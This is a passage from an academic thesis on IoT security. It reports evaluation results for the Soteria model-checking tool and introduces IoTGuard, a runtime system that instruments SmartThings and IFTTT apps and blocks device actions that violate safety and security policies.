to user settings when the switched is turned off and when the motion is inactive. These result in an unauthorized control of thermostat heating and cooling temperature values.

6.4.3 Soteria Results on IoTBench

Our analysis of Soteria on IoTBench flawed apps showed that it correctly identified the 17 of the 20 unique property violations in the 17 apps. We present the description of flawed apps in Appendix C.2. In the discussion, we will use app IDs defined in Table C.2 in Appendix C.2. Soteria produces a false warning for an app that uses call by reflection (`App5`). This app invokes a method via a string. It over-approximates the call graph by allowing the method invocation to target all methods in the app. Since one of the methods turns off the alarm when there is smoke, Soteria reports a violation. However, it turns out that the reflective call in this app would not call the property-violating method. Note this pattern did not appear in the 65 real IoT apps we discussed earlier. Additionally, Soteria did not report a violation for an app that leaks sensitive data (`App10`) and for an app that implements dynamic device permissions (`App11`) as they are outside the scope of Soteria analysis.




Figure 6.8: Soteria's state reduction efficacy (Top). Soteria's state model extraction overhead (Bottom).

6.4.4 MicroBenchmarks

6.4.4.1 State Reduction Efficacy

Earlier, we presented algorithms for performing property abstraction on numerical-valued device attributes. To evaluate its impact, we measured the number of states before and after the application of these algorithms, and the results are presented on the top of Figure 6.8. We note that Soteria performs state reduction only for apps with devices that have numerical-valued attributes; examples include thermostats, batteries, and power meters. Among the devices we examine, there are ten such devices in analyzed apps, and 14 apps grant access to these devices, and the states of three apps have the same number before reduction and reduced to the same number. The figure shows that Soteria's state reduction often results in order of magnitude less number of states.

6.4.4.2 State Model Extraction Overhead

We ran Soteria with apps that have varying numbers of states and recorded the state-model generation time; the result is shown on the bottom of Figure 6.8. The time includes the time for IR extraction, generating a graphical representation of the model, obtaining the SMV code of a state model, and logging (required for general properties). The average runtime for an app with 180 states was 17.3±2 secs. We note that the total time depends on the time taken by the algorithms we have developed for state reduction. For instance, an app having 32 states took more time than an app having 40 states due to many branches used in the 32-state app. Note that overheads can be mitigated by eliminating non-essential processing and other optimization. We also measured the time for constructing a state model in multi-app environments. The state model of multiple apps requires extraction of each app's state model. Soteria's graph-union algorithm then finds 30 interacting apps (which have on average 64 states and six state attributes) and 4±2.1 seconds for the union algorithm.

6.4.4.3 Property Verification Overhead

We evaluated the verification time of a property on state models. The verification of a property took on the order of milliseconds to perform since the SmartThings apps have comparatively smaller state models than the large-scale ones found in other domains such as operating system kernels.

6.5 Limitations and Discussion

A limitation of Soteria is the treatment of call by reflection. As discussed in Section 6.2.1.5, Soteria constructs an imprecise call graph that allows a reflective call to target any method. This increases the size of state models and may lead to false positives during property checking. In this, string analysis can be explored to statically identify possible values of strings and refine the target sets of method calls by reflection. Another limitation of Soteria is dynamic device permissions and app configurations. These may yield property violations because of the erroneous device and input configurations by users at install time. For instance, if a user enters an incorrect time value, the door may be left unlocked in the middle of the night. Lastly, there are diverse IoT domains suitable for applying model checking for finding property violations; the techniques herein can be extended to these platforms to engage in large-scale analyses of IoT markets and industries.

6.6 Conclusions

We presented Soteria, a novel system that extracts state models from IoT code suitable for finding the security, safety, and functional errors. We evaluated Soteria in a study of apps on the SmartThings market. This study demonstrated that our approach can efficiently identify property violations and that many apps violate properties when used in isolation and when used together in multi-app environments.

Chapter 7

Dynamic Enforcement of Security and Safety Policy in Commodity IoT

The previous chapter discussed a static analysis system that formally verifies whether an IoT application and IoT environment adheres to identified safety, security, and functional properties through model checking. We now introduce a dynamic policy-based enforcement system for IoT and trigger-action applications.

Trigger-action platforms such as IFTTT [71], Zapier [153], and Microsoft Flow [95] are used to bridge the divide between physical (e.g., IoT devices) and digital (e.g., e-mail services and social media platforms) processes. These platforms allow users to write rules that connect the events and actions of IoT devices with the events and actions of digital services. For example, a rule turns on the light when the user receives an email, and similarly, another rule logs the user's presence to a spreadsheet file when the front door is unlocked. This inter-tangled environment expands the interactions among devices to online services [28, 135]; for example, an IoT app that subscribes to the switch "turn-on" event interacts with a trigger-action rule that "turns on" the switch when the user is tagged in a photo on Facebook.

IoT security and privacy aim to improve perimeter defenses that harden the IoT infrastructure against attacks using firewalls [83], intrusion detection [154], access control policies [66], and software patches [86]. Yet, perimeter security measures do not enforce safe behavior of physical processes in IoT systems. For example, a firewall rule does little to guarantee that the door is locked when the user is not home. Furthermore, past analyses of IoT devices and environments have focused on securing an IoT app through source code analysis. For instance, some systems infer an app's context to enforce permissions based on that context through runtime prompts [78] or asking users for authorization through an interface [138]. Unfortunately, current dynamic approaches are insufficient to identify and ultimately enforce violations in multi-app environments, and static analysis has limitations in over-approximating IoT states and state transitions, leading to false positives. For instance, the analysis may extract an imprecise model that indicates the door may be unlocked when the user is not at home, while the original source code does not have this behavior.

In this chapter, we present IoTGuard, a dynamic enforcement system for the usage of the most sensitive resource in an IoT system, the physical devices themselves. IoTGuard directly blocks unsafe and undesired states in an individual app and multi-app environments. To achieve this, an app is instrumented with an assertion of the code blocks to work with IoTGuard. Here, IoTGuard models the app's lifecycle and adds code to obtain an app's events, actions, and predicates that guard each action. The instrumented app then executes when a subscribed event occurs. The app transmits its information (e.g., events and actions) to IoTGuard before it executes actions. The app's information is stored in a dynamic model that consists of transitions and states. The dynamic model represents the runtime execution behavior of an individual app if an app does not interact with other apps, and the unified behavior of the apps when the apps interact. From this, IoTGuard evaluates the (unified) dynamic model of an app against a set of systematically developed IoT policies. A policy is a system artifact that represents the physical behavioral specifications of users' expectations about the safe and secure behavior of an IoT system. If an app's action fails to pass a policy, IoTGuard enforces the policy violation by notifying an app with a reject message; otherwise a pass message. The instrumented app's action is conditioned on security service's response; thus, an app's actions violating a policy are blocked or allowed depending on the response.

We present two studies evaluating IoTGuard. In a first study, we evaluated the effectiveness of IoTGuard on 15 SmartThings IoT apps and five IFTTT trigger-action platform apps. These apps include a flaw or malicious behavior that violates policies when used in isolation and when used together in multi-app environments. IoTGuard correctly identified all policy violations. The second study is a horizontal market study in which we evaluated 35 SmartThings and 30 IFTTT market vetted apps in a simulated smart home, which includes 29 devices with a total of 20 device types. IoTGuard enforced eleven unique policies in five SmartThings and six IFTTT apps. The experiments also demonstrated that IoTGuard enforces policies without significant overhead; it incurs only 17.3% runtime overhead on an individual app and 19.8% for five apps interacting with each other. In summary, we make the following contributions:

- We introduce IoTGuard, a dynamic system for policy enforcement on IoT devices. IoTGuard adds extra logic to an app's source code to collect its information in a dynamic model and enforces safety and security policies in an app and multi-app environments.
- We validate IoTGuard on a corpus of 20 hand-crafted flawed apps (15 SmartThings and five IFTTT apps) and expose safety and security violations in an app and interacting apps. Furthermore, we evaluate IoTGuard on 65 market-vetted apps (35 SmartThings and 30 IFTTT apps) executed in a simulated smart home and reveal how violations are enforced.
- We evaluate the performance of IoTGuard on SmartThings and IFTTT apps, showing that policy enforcement incurs on average runtime overhead of 17.3% for an individual app and 19.8% for five interacting apps.

7.1 Motivation and Assumptions

7.1.1 Problem Statement

The interaction among IoT devices is an increasing cause of unsafe and insecure states [29]. To illustrate, we consider a scenario where there are three IoT apps and two trigger-action rules in a shared environment, as shown in Figure 7.1. A `welcome-home` app sets the mode to home when the light in the living room is turned on. A `home-mode-automation` app turns on the heater and crock-pot and unlocks the patio door when home-mode is activated, and a `good-night` app sets the alarm and brews coffee at a time defined by the user when the light is turned off. A `Twitter IF` rule posts a tweet of "Good morning, what a beautiful day in Palo Alto!" when the coffee machine is turned on, and a `simulate-occupancy` DO rule simulates the occupancy in a home at night by turning on and off lights when the user clicks on a button in an app or at specific times defined by the user.



welcome-home app
E: light turned-on
A: activate home-mode
interacts
home-mode-automation app
E: home-mode
A: turn on heater and crock-pot, unlock patio-door
goodnight app
E: light turned-off
A: set alarm at 7 am and turn on coffee machine at 7:15 am
interacts
Trigger-action platform Twitter IF rule
E: coffee machine turned-on
A: post a Tweet
interacts
Trigger-action platform simulate-occupancy DO rule
E: tap an app icon
A: turn on and off lights
interacts

Figure 7.1: Events (E) and Actions (A) of IoT apps and trigger-action platform rules, and their interactions with each other.

Joint behavior of otherwise-safe apps may leave the user in unsafe and insecure states. To illustrate, turning on the switch in the `simulate-occupancy` rule interacts with the `welcome-home` app, and the `welcome-home` app interacts with the `home-mode-automation` app through the home-mode event. Turning off the switch in the `simulate-occupancy` app interacts with the `good-night` app. Turning on the coffee machine in the `good-night` app interacts with the `Twitter IF` rule. The interaction among these apps can turn on the heater, crock-pot, and coffee machine, unlock the patio-door, set the alarm, and post a tweet on Twitter. The resulting states may put the user at risk or cause embarrassment or other harms; e.g., the heater is turned on, and the door is unlocked when the user is not home, or post a public tweet when the user is on vacation.

7.1.2 Terminology for IoT and Trigger-action Applications

We adopt a general terminology that describes actions, events, services, and states in IoT apps and trigger-action rules. A device has a set of *attributes*, which are the states of the device. *Actions* of a device can change attributes. For example, the door may have opening, opened, closing and closed attributes and only open and close actions. *Events* are triggered when there is a change to device states. An app subscribes to some event and takes actions when that event happens. For instance, an app subscribes to the boolean attribute of a motion detector's "motion-active" event and changes the state of a switch to "switch-on". Trigger-action platforms connect events and actions of different online services. Events, in a trigger-action platform, are the state changes in a service, and actions are the functions that are initiated as a result of the event. For instance, a trigger-action rule may invoke the "post a Tweet" action of Twitter when the "coffee machine-turned-on" event is triggered in an IoT platform.

7.1.3 Definition of Interactions

Apps interact through a common device or abstract events. For our purposes, we use the term apps to refer to both IoT apps and trigger-action rules. Two apps interact with each other, (1) when an event handler of an app changes a device attribute, which triggers another event that is subscribed to by another app; for example, an app turns on the light when there is smoke, and another app unlocks the door when the light is turned on, (2) when multiple apps change the same device attribute of some device; for example, a water-leak-detector app shuts off the water valve when there is a leak, while a smoke-alarm app opens the water valve to activate the sprinkler, and (3) when apps that subscribe to the same event change a device attribute in conflicting ways; for example, when the motion is active, an app turns on a switch while another app turns off the switch. These interactions among devices may cause security, safety, and privacy risks even though individual apps are safe in operation (See Section 7.3.3). We found that apps also interact through *modes*, which are behavior filters that automate device actions. For instance, an app that changes the "home" mode to "away" mode when a user leaves home interacts with an app that uses the "mode change" event to unlock the door. Lastly, we define the interaction size of an initial event as the number of apps whose event handlers get executed, either directly triggered by the initial event or indirectly triggered (as handlers may cause attribute changes, generating more events along the process).




Figure 7.2: Architecture of the IoTGuard system.

7.1.4 Threat Model

We consider integrity and confidentiality violations caused by flaws in apps or malicious apps in an IoT environment. For malicious cases, integrity violations occur when the adversary inserts malicious code to an app or provides a user with an app that can cause an unsafe or insecure state; confidentiality violations happen when private information in an IoT system becomes publicly available in an online service. For instance, a user's presence state is saved to a public file when the user leaves home. We do not consider adversaries' ability to thwart security measures (e.g., crypto, forged inputs) of IoT and trigger-action platforms. We assume IoTGuard is tamperproof, and device owners are trusted.

7.2 Approach Overview

IoTGuard is a dynamic, policy-based behavioral enforcement system for IoT, which protects users from unsafe and insecure device states by monitoring the behavior of IoT apps (See Figure 7.2). IoTGuard acts as a conduit between IoT apps and devices and could be implemented in several ways, such as in hub software, as a software service in the cloud, or in a local server. We implemented our prototype on a local server. Compared to a hub-based implementation, our prototype does not require modifying the hub, which is often closed source. Compared to a cloud-based implementation, a local-server implementation eliminates the need to trust cloud providers, while still providing complete mediation of app behavior.

IoTGuard checks an app's events and actions against a set of policies when the app receives an event and attempts to invoke actions. The policies are templates of safety and security properties. For example, a policy, `user-not-present–appliances-off and doors-locked`, requires the door is locked, and appliances are off when the user is not at home. An app is authorized to execute device actions if all policies are passed. The IoTGuard system includes three components: (a) a code instrumentor, (b) a data collector, and (c) a security service. The code instrumentor instruments an app's source code to work with IoTGuard. It patches an app with code that collects an app's events, actions, and predicates that guard the actions at runtime. To do so, it first models an app's lifecycle before an app is submitted for execution (❶). It then adds instructions necessary for obtaining the app's information at runtime (❷). A user installs an instrumented app and configures the app's settings (e.g., the threshold value required for energy consumption) through the app's configuration interface (❸).

An attribute change on a device generates an event, which triggers an event handler method of an app if the app subscribes to that event (❹). When the app receives the event, the event and corresponding actions and the predicates that guard the actions are transmitted to the data collector through instructions added to the instrumented app (❺). The data collector stores this information in the form of a dynamic model. The dynamic model represents the runtime execution behavior of apps observed so far; it consists of states and state transitions. Turning to the apps in Figure 7.1, the dynamic model of apps after they get executed is presented in Figure 7.3. The data collector merges the dynamic models of apps if apps interact through a common device or an abstract event. Figure 7.4 shows the unified dynamic model of three IoT apps and two trigger-action rules.

When the data collector receives an event and its corresponding actions at runtime, the security service evaluates them against a collection of IoT safety and security policies. These policies are adapted from use/misuse case requirements engineering that addresses the real-world needs of users and environments, and many of them were thoroughly exercised on the source code of IoT apps through a model checker [29]. The policies are checked on the dynamic model of an app (if an app is independent of other apps) or on the unified dynamic model (if




Figure 7.3: Dynamic models of apps depicted in Figure 7.1.

an app interacts with other apps) by means of reachability analysis. Based on user needs, the security service adopts two solutions to enforce the policies. First, the instrumented app guards each action with a predicate conditioned on the security service's response. If an action fails to pass a policy, the security service rejects the action; otherwise, the action is executed (❻). Therefore, an app's actions that violate a policy are blocked or allowed based on the response from the security service (❼). Turning to the example apps, IoTGuard finds a violation of the `user-not-present–appliances-off and doors-locked` policy. The interactions lead to the state of door-unlock and appliances-on when the `simulate-occupancy` app triggers actions through the `app-touch` event; thus, these actions are blocked, and the user is notified. The second solution is to present users an interface for approval of each policy violation through runtime prompts. For instance, when the light is turned on by `simulate-occupancy` app, the `door-unlock()` action requires user approval to be executed. This allows the user to be aware of policy violations, and reject or accept them; this option is less secure for users who install apps without understanding warnings. This chapter focuses specifically on identifying potentially harmful device states, blocking the action that violates a policy, and building a user interface for presenting policy violations.




Figure 7.4: The unified dynamic model of the apps in Figure 7.3.

7.3 IoTGuard

Implementing IoTGuard requires addressing several system challenges that include: implementing a code instrumentation tool to characterize the app states and transitions (Section 7.3.1), storing each app's runtime information in an efficient dynamic model (Section 7.3.2), identifying a set of security and safety policies, and enforcing these policies on the (unified) dynamic model of apps at runtime (Section 7.3.3).

7.3.1 Code Instrumentor

The code instrumentor adds extra logic to an app's source code to collect its four type of information at runtime: (1) devices and events, (2) actions invoked for each event in the event handlers, (3) predicates that guards device actions (IoT apps may change device states conditionally, for example, an app may turn off a switch when the energy consumption is above some threshold and turn on the switch when the energy consumption is below another threshold. As a result, those device changes only occur when the predicates in the conditional branches hold), and (4) numerical-valued attributes of the device actions (some devices require a numerical value for invoking the actions, for example, a thermostat requires a discrete numerical-valued attribute for setting the temperature heating point). The instrumented app transmits the information to IoTGuard's data collector when the app receives an event and before the app executes an action. Furthermore, the

```
// Devices
presence_sensor ps
light_switch s
door d
thermostat t
power_meter p
// User inputs
t_away
thold
```

```
when ps.not-present
  s.off(); d.lock();
  t.set(t_away);
when ps.present
  t_home=71; d_thold=5;
  s.on(); d.unlock();
  if (p.power<thold+d_thold){
    t.set(t_home);
  }
```

Figure 7.5: An example code block for illustrating the code instrumentation logic of IoTGuard.

instrumentor inserts a guard before each device action that either allows or blocks the action based on the security service's response.

Collecting Runtime Information. The code instrumentor models an app's lifecycle, including its entry points, event handler methods, and call graphs. It then inserts instrumentation code that is necessary to collect the app's runtime information for policy enforcement. From the inter-procedural control flow graph (ICFG) of an app, the instrumentor proceeds in three steps: (1) it first identifies the app's actions, (2) for each action, it then performs a path-based static analysis to collect the event that triggers the action, the path condition for the action, and the numerical-valued attributes in the action call, and (3) it inserts instrumentation code before an action to transmit the action's information to the data collector. If multiple actions have the same information (event, path condition, etc.), their instrumentation code is shared. Furthermore, the instrumentation code also sends to the data collection the device ID associated with an action or an event; the device IDs are important for determining the causal interactions between the devices. For example, a user may have multiple smart switches that control a set of devices; thus, a turn-on event must be associated with a specific switch.

To illustrate, we use pseudocode of the "home-away" IoT app as shown in Figure 7.5. When the user arrives at home, the app unlocks the front door, turns on a set of lights and sets thermostat temperature to a specific value if power consumption is less than a threshold. When she leaves, it locks the front door, turns off the lights, and sets the thermostat to another specific value. The code instrumentor searches for entry points of the app and finds two entry points: the `not-present` event handler that turns off the switch, locks the door, and sets the temperature (lines 10-12), and the `present` event handler that turns on the switch, unlocks the door and sets the temperature (lines 13-18). For each action, the code instrumentor finds the predicate that guards the action and the numerical-valued attributes used in the action call. As one example, `s.on()` and `d.unlock()` actions are triggered when the presence event happens. Since both actions share the same information (event and path condition), a single instrumentation code block is inserted before them; in particular, a code block is inserted before line 15 for transmitting the following information to the data collector:

`Event`:	$\left[\text{“presence\_sensor}_{id}\text{”: present}\right]$
`Actions`:	$\left[\text{[“light\_switch}_{id}\text{”: on], [“door}_{id}\text{”: unlock]}\right]$

As another example, the set-thermostat action `t.set(t_home)` at line 17 is conditioned on `p.power>thold+5`, and uses the `t_home` numerical-valued attribute for setting the thermostat. The instrumentor inserts a code block before line 17 to transmit the following information to the data collector:

`Event`:	$\left[\text{“presence\_sensor}_{id}\text{”: present}\right]$
`Action`:	$\left[\text{“thermostat}_{id}\text{”: set(t\_home)}\right]$
`Action_var`:	$\left[\text{“t\_home”: t\_home}\right]$
`Predicate`:	$\left[\text{“power\_meter}_{id}\text{.power>thold+5”}\right]$
`Predicate_var`:	$\left[\text{[“power\_meter}_{id}\text{.power”: power\_meter}_{id}\text{.power, [“thold”: thold]}\right]$

We note that the code instrumentation logic of an IoT app depends on the APIs that an IoT programming platform provides. For instance, some platforms explicitly allow access to the event value (e.g., presence) and device ID when an event happens, while other platforms provide this information through an event object such as `event.value` and `event.deviceID`. We present IoTGuard's code-instrumentation logic on our target IoT platform SmartThings in Section 7.4.

Guarding Actions. The main functionality of IoTGuard is to protect users from undesired device states. Therefore, before each action, the instrumentor also inserts a guard, which is predicated on the decision by the security service. This allows an app to execute an action based on the response returned from the security service. If the action associated with an event passes all policies, the security service returns true for the predicate that guards the action. This means the app is allowed to execute the action. If an app violates a policy, false is returned; thus, the device action is not executed to preserve the system safety. For instance, the `d.lock()` action when a user is not present (line 11) is guarded by a predicate `response[“door.lock”]`. We will discuss more about security service in Section 7.3.3).

7.3.2 Data Collector

An instrumented app forwards its information to the data collector when its event handler is executed. The data collector stores app's information in a dynamic model. A dynamic model is made up of a set of states and transitions. States represent the attributes of a device when an action is taken, and the transitions are the events along with the predicates that conditioned on the device actions. For instance, when the `motion-active` event turns on the lights at a patio after sunset, the transition is the `motion-active and sunset`, and the state is the `light-on` attribute. The actions and events include an app's device IDs for inferring the causal relationships between apps.

The data collector maintains a mutable directed graph for storing the dynamic model with additional properties to reduce the memory overhead and execution time of the policies enforced by security service. For illustration, we use two example IoT apps. The `welcome-home` app changes the mode to home when the light switch is turned on, and `home-mode-automation` app turns on the heather and crock-pot and unlocks the door when the mode is changed to home. Figure 7.6 depicts the structure of the states and transitions of two example apps in the data collector. The data collector represents events and device actions as nodes in the graph. A transition is added from an app's event to each device action defined in the event handler of that event. For instance, a transition is added from “light-on” event to “mode-home” action of the `welcome-home` app when data collector receives the app's information. Each transition is an object, which stores an app's information (e.g., a unique ID, and app's definition), a binary bit, predicates and timestamp of the event. The binary bit guards the actions an app may execute when a particular event happens. It is initially set to NULL; however, security service updates it to false or true after evaluating the policies. The app definition is extracted from an app's definition block (if available) specified by the developer and is used to give




Figure 7.6: Illustration of the unified dynamic model of two IoT apps recorded in the data collector.

better explanations to the users when a policy violation is enforced. Predicates are the path conditions of the paths that guard conditional device actions.

When the data collector receives an app's information, the insertion of the app's information to the dynamic model takes one of the following forms: (1) if an app's event does not exist in the dynamic model, a new event state is created, and a transition is added from the event state to each action of the app, (2) if an app's event exists in the dynamic model, a state is created for each action of the app, and a transition is added from the existing event to each action. The resulting dynamic model represents the individual behavior of an app if the app does not interact with other apps and unified behavior when apps interact with each other. To illustrate, when the `welcome-home` app changes the mode to home, the event handler of the `home-mode-automation` app is executed because its event handler subscribes to the "mode-change" event. The data collector matches the "mode change" action of the `welcome-home` app and the "mode-changed" event of the `home-mode-automation` app, and adds transitions from "mode-change" state to the `home-mode-automation` app's actions, which are the heater-on, crockpot-on and door-unlock states.

The dynamic model supports parallel edges, self-loops, and loops. As we detail in Section 7.3.3, these properties allow IoTGuard to identify policy violations. For instance, if two apps implement the same functionality by turning on the switch when motion is active, data collector adds parallel edges from motion-active state to light-on state and labels the edges with the app's objects. In this case, a policy is defined by security service to prevent repeated light-on action.




Figure 7.7: Illustration of general and trigger-action platform-specific policies. Rejected states are marked with X.

7.3.3 Security Service

The security service evaluates an app against IoT safety and security policies when the data collector receives an app's information. The policies are checked on the dynamic model of an app (if an app is independent of other apps) or on the unified dynamic model (if an app interacts with other apps). If an app's action fails to pass a policy, the security service rejects the action; otherwise, the action is executed. Implementing security service requires addressing several challenges, including identifying safety and security policies for IoT (Section 7.3.3.1), and building algorithms to enforce the policies (Section 7.3.3.2).

7.3.3.1 Policy Identification

